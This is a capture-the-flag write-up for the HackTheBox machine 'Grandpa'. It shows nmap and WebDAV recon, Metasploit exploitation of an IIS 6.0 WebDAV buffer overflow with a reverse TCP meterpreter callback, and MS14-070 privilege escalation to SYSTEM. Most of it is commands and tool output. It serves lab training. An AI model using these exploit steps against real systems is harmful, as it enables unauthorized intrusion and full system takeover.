HackTheBox – Grandpa

Summary

- Discovered IIS version 6.0 running on port 80
- Exploited known buffer overflow vulnerability in IIS 6.0 to gain a meterpreter session.
- Discovered several exploits that could potentially be used to escalate privileges.
- Used MS14-070 exploit to escalate meterpreter session to system privileges.

Recon

I began by adding 10.10.10.14 to /etc/hosts as grandpa.htb, I followed this up with several port scans, only revealing port 80 running IIS 6.0.

```
driggzzzz@kali:~/Desktop/HTB/Grandpa$ sudo nmap grandpa.htb -T5
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-29 09:45 EDT
Nmap scan report for grandpa.htb (10.10.10.14)
Host is up (0.014s latency).
Not shown: 999 filtered ports
PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 3.60 seconds
driggzzzz@kali:~/Desktop/HTB/Grandpa$ sudo nmap grandpa.htb -T5 -sV -sC -p80
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-29 09:45 EDT
Nmap scan report for grandpa.htb (10.10.10.14)
Host is up (0.012s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 6.0
| http-methods:
|_  Potentially risky methods: TRACE COPY PROPFIND SEARCH LOCK UNLOCK DELETE PUT MOVE MKCOL PROPPATCH
|_http-server-header: Microsoft-IIS/6.0
|_http-title: Error
| http-webdav-scan:
|   WebDAV type: Unknown
|   Server Date: Mon, 29 Jun 2020 13:50:39 GMT
|   Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH
|   Allowed Methods: OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK, UNLOCK
|_  Server Type: Microsoft-IIS/6.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.01 seconds
driggzzzz@kali:~/Desktop/HTB/Grandpa$ ports=$(sudo nmap grandpa.htb -T5 -p- | grep ^[0-9] | cut -f1 -d "/"); echo $ports
80
driggzzzz@kali:~/Desktop/HTB/Grandpa$ davtest --url http://grandpa.htb
********************************************************
 Testing DAV connection
OPEN            SUCCEED:                http://grandpa.htb
********************************************************
NOTE    Random string for this session: heHiGf9KGI_
********************************************************
 Creating directory
MKCOL           FAIL
********************************************************
 Sending test files
PUT     jsp     FAIL
PUT     shtml   FAIL
PUT     cfm     FAIL
PUT     pl      FAIL
PUT     txt     FAIL
PUT     asp     FAIL
PUT     jhtml   FAIL
PUT     aspx    FAIL
PUT     php     FAIL
PUT     html    FAIL
PUT     cgi     FAIL

********************************************************
/usr/bin/davtest Summary:

driggzzzz@kali:~/Desktop/HTB/Grandpa$
```

As it doesn't appear possible to abuse WebDAV options, searching for a software exploit using searchsploit yielded a potential foothold. IIS version 6.0 is vulnerable to buffer overflow. The easiest way to exploit this is via a metasploit module.

```
driggzzzz@kali:~/Desktop/HTB/Grandpa$ searchsploit iis 6.0
---------------------------------------------------------------------------------------------
 Exploit Title
---------------------------------------------------------------------------------------------
Microsoft IIS 4.0/5.0/6.0 - Internal IP Address/Internal Network Name Disclosure
Microsoft IIS 5.0/6.0 FTP Server (Windows 2000) - Remote Stack Overflow
Microsoft IIS 5.0/6.0 FTP Server - Stack Exhaustion Denial of Service
Microsoft IIS 6.0 - '/AUX / '.aspx' Remote Denial of Service
Microsoft IIS 6.0 - ASP Stack Overflow Stack Exhaustion (Denial of Service) (MS10-065)
Microsoft IIS 6.0 - WebDAV 'ScStoragePathFromUrl' Remote Buffer Overflow
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (1)
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (2)
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (Patch)
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (PHP)
Microsoft IIS 6.0/7.5 (+ PHP) - Multiple Vulnerabilities
---------------------------------------------------------------------------------------------
Shellcodes: No Results
driggzzzz@kali:~/Desktop/HTB/Grandpa$
```


FootHold

It is possible to create a meterpreter session using the *iis_webdav_scstoragepathfromurl* module.

```
msf5 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > options

Module options (exploit/windows/iis/iis_webdav_scstoragepathfromurl):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   MAXPATHLENGTH  60               yes       End of physical path brute force
   MINPATHLENGTH  3                yes       Start of physical path brute force
   Proxies                         no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS         10.10.10.14      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT          80               yes       The target port (TCP)
   SSL            false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI      /                yes       Path of IIS 6 web application
   VHOST                           no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.14.22      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Microsoft Windows Server 2003 R2 SP2 x86


msf5 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > run

[*] Started reverse TCP handler on 10.10.14.22:4444
[*] Trying path length 3 to 60 ...
[*] Sending stage (176195 bytes) to 10.10.10.14
[*] Meterpreter session 1 opened (10.10.14.22:4444 → 10.10.10.14:1030) at 2020-06-29 09:56:10 -0400

meterpreter >
```

Privilege Escalation

Attempting to enumerate the system through the meterpreter session is unsuccessful as the necessary permissions aren't available, this is easily circumvented by migrating to a process owned by the network service account. After migrating to the davcdata.exe process it confirms that I have access to the network service account.



Using metasploits *local_exploit_suggester* module yields a few results for exploits that could potentially allow privilege escalation.

```
msf5 post(multi/recon/local_exploit_suggester) > options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits

msf5 post(multi/recon/local_exploit_suggester) > set SESSION 1
SESSION => 1
msf5 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.10.14 - Collecting local exploits for x86/windows ...
[*] 10.10.10.14 - 30 exploit checks are being tried ...
[+] 10.10.10.14 - exploit/windows/local/ms10_015_kitrap0d: The service is running, but could not be validated.
[+] 10.10.10.14 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.14 - exploit/windows/local/ms14_070_tcpip_ioctl: The target appears to be vulnerable.
[+] 10.10.10.14 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.10.10.14 - exploit/windows/local/ms16_016_webdav: The service is running, but could not be validated.
[+] 10.10.10.14 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[+] 10.10.10.14 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[*] Post module execution completed
msf5 post(multi/recon/local_exploit_suggester) >
```

Using MS14-070 is successful, switching back to the original meterpreter session and running getuid reveals the session running as the system account.

```
msf5 post(multi/recon/local_exploit_suggester) > search ms14_070

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/local/ms14_070_tcpip_ioctl  2014-11-11       average  Yes    MS14-070 Windows tcpip!SetAddrOptions NULL Pointer Dereference


msf5 post(multi/recon/local_exploit_suggester) > use 0
msf5 exploit(windows/local/ms14_070_tcpip_ioctl) > options

Module options (exploit/windows/local/ms14_070_tcpip_ioctl):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.


Exploit target:

   Id  Name
   --  ----
   0   Windows Server 2003 SP2


msf5 exploit(windows/local/ms14_070_tcpip_ioctl) > set SESSION 1
SESSION => 1
msf5 exploit(windows/local/ms14_070_tcpip_ioctl) > run

[*] Started reverse TCP handler on 192.168.84.133:4444
[*] Storing the shellcode in memory ...
[*] Triggering the vulnerability ...
[*] Checking privileges after exploitation ...
[+] Exploitation successful!
[*] Exploit completed, but no session was created.
msf5 exploit(windows/local/ms14_070_tcpip_ioctl) >
```

```
msf5 exploit(windows/local/ms14_070_tcpip_ioctl) > sessions 1
[*] Starting interaction with 1 ...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```